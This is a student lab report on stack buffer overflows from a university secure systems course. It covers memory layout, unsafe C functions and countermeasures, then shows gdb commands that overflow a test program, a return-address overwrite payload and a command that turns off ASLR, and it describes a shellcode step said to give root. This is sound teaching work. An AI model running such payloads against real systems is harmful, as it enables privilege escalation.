THE AMERICAN UNIVERSITY IN CAIRO

الجامعة الأمريكية بالقاهرة

Secure System Engineering

Buffer Overflow Assignment

Dr. Sherif El-Kassas

Ta. Mahmoud Esmat


By: Merola Tadros
ID: 900153545

Introduction:

Memory copying is quite common in programs, where data from one place (source) need to be copied to another place (destination). Before copying, a program needs to allocate memory space for the destination. Sometimes, programmers may make mistakes and fail to allocate sufficient amount of memory for the destination, so more data will be copied to the destination buffer than the amount of allocated space. This will result in an overflow. Some programming languages, such as Java, can automatically detect the problem when a buffer is over-run, but many other languages such as C and C++ are not be able to detect it. Most people may think that the only damage a buffer overflow can cause is to crash a program, due to the corruption of the data beyond the buffer; however, what is surprising is that such a simple mistake may enable attackers to gain a complete control of a program, rather than simply crashing it. If a vulnerable program runs with privileges, attackers will be able to gain those privileges. In this section, we will explain

Memory layout:

- **Text segment:** stores the executable code of the program. This block of memory is usually read-only.
- **Data segment:** stores static/global variables that are initialized by the programmer. For example, the variable a defined in static int a = 3 will be stored in the Data segment.
- **BSS segment:** stores uninitialized static/global variables. This segment will be filled with zeros by the operating system, so all the uninitialized variables are initialized with zeros. For example, the variable b defined in static int b will be stored in the BSS segment, and it is initialized with zero.
- **Heap:** The heap is used to provide space for dynamic memory allocation. This area is managed by malloc, calloc, realloc, free, etc.
- **Stack:** The stack is used for storing local variables defined inside functions, as well as storing data related to function calls, such as return address, arguments, etc. We will provide more details about this segment later on.




Vulnerable functions in C:

There are many functions in C that can be used to copy data, including strcpy(), strcat(), memcpy(), etc. In the examples of this section, we will use strcpy(), which is used to copy strings. An example is shown in the code below. The function strcpy() stops copying only when it encounters the terminating character '\0'.

How such an attack works:

We can feed any memory address within the stack into the EIP. The program will execute instructions
at that memory address. We can put our own shellcode into the stack, put the address to the start of the
shellcode at the EIP, and the program will execute the shellcode. Shellcode is a collection of operation codes (written in hex) whose goal is to open a root shell instance.



How to prevent buffer overflow:

1- **Address Randomization on Linux:**

To run a program, an operating system needs to load the program into the system first; this is done by its loader program. During the loading stage, the loader sets up the stack and heap memory for the program. Therefore, memory randomization is normally implemented in the loader. For Linux, ELF is a common binary format for programs, so for this type of binary programs, randomization is carried out by the ELF loader. So simply Address Randomization prevents breaching the memory since the stack and the heap are filled differently every time the program runs.

2- **Manually Adding Code to Function:**

Let us look at the following function, and think about whether we can manually add some code and variables to the function, so in case the buffer is overflown and the return address is overwritten, we can preempt the returning from the function, thus preventing the malicious code from being triggered. Ideally, the code we add to the function should be independent from the existing code of the function; this way, we can use the same code to protect all functions, regardless of what their functionalities are

3- **StackGuard Implementation in gcc:**

StackGuard is a compiler extension that enhances the executable code produced by the compiler so that it detects and thwarts buffer-overflow attacks against the stack.

4- **Use different Language:**

The easiest way to prevent these vulnerabilities is to simply use a language that does not allow for them. C allows these vulnerabilities through direct access to memory and a lack of strong object typing. Languages that do not share these aspects are typically immune. Java, Python, and .NET, among other languages and platforms, don't require special checks or changes to mitigate overflow vulnerabilities.

5- **Use alternative functions:**

C does not provide a standard, secure alternative to these functions. The good news is that there are several platform-specific implementations available. OpenBSD
provides strlcpy and strlcat, which work similarly to the strn- functions, except they truncate the string one character early to make room for a null terminator. Likewise, Microsoft provides its

own secure implementations of commonly misused string handling functions: strcpy_s, strcat_s, and sprintf_s. Below is a table containing safer alternatives to best-avoided functions:

Insecure Function	Safe Alternative
strcpy	strlcpy*, strcpy_s*
strcat	strlcat*, strcat_s*
printf/sprintf	snprintf*, sprintf_s*
gets	fgets

How to setup the environment for the experiment:

- Disable Address Randomization


  One of the countermeasures against buffer overflow attacks is the Address Space Layout Randomization (ASLR) [Wikipedia, 2017a]. It randomizes the memory space of the key data areas in a process, including the base of the executable and the positions of the stack, heap and libraries, making it difficult for attackers to guess the address of the injected malicious code. For this experiment, we will simply turn it off using the following command:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```


Part 1:


a) Discovering where the return buffer is completely overwritten:

1- I disassembled the main function and found that the buffer is granted 1016 bytes of the memory. That can be found in the sub instruction highlighted below. The hex 0x3f8 corresponds to 1016 in decimal. So that was the starting point.




1- I ran a python script that write 'A' into the c file. I made three experiments. First with 1016 letters, second 1ith 1020 and third with 1024. Third one completely overwritten the eip (return register) and resulted in the segmentation fault.


Shell - Konsole
No registers.
gdb$ run $(python -c 'print "\x41"*1020')
Program received signal SIGSEGV, Segmentation fault.
[regs]
EAX: 000003FD EBX: B7FB8FFC ECX: 00000000 EDX: B7FBD7E0
ESI: BFD75D64 EDI: BFD75CF0 EBP: 41414141 ESP: BFD75CE0 EIP: B7EA5E00
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B
[007B:BFD75CE0]
[stack]
[007B:BFD75CE0]
[data]



Shell - Konsole
0xb7ea5e00 in __libc_start_main () from /lib/tls/libc.so.6
gdb$ run $(python -c 'print "\x41"*1024')
Program received signal SIGSEGV, Segmentation fault.
[regs]
EAX: 00000401 EBX: B7F3DFFC ECX: 00000000 EDX: B7F3F7E0
ESI: BFF02EF4 EDI: BFF02E80 EBP: 41414141 ESP: BFF02E70 EIP: 41414141
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B
[007B:BFF02E70]
[stack]
[007B:BFF02E70]
[data]

b) Executing the notcalled function):


1- I added the notcalled function to the code



2- I disassembled the notcalled function to see where it starts




3- Then I used the command:
Note: 4 bytes should be removed from 1024 due to adding 4 bytes of the return address
run $(python -c 'print "\x41" *1020+"\xd4\x83\04\x08")




Part 2: Embedding the malicious code and the NOP instructions:
Notes:

- To calculate the number of NOP instructions needed:
  #NOP = 1024 – shellcode_size – 40(the size of the second loop)
- I put the return address 10 times for extra assurance that I the NOP instruction will execute

1- I added a separate file where I added the shell command the non-changing pointer to the NOP instructions.



2- I tried the commands with a random return address to make sure that the calculations are correct



3- Finally, I was granted the full root access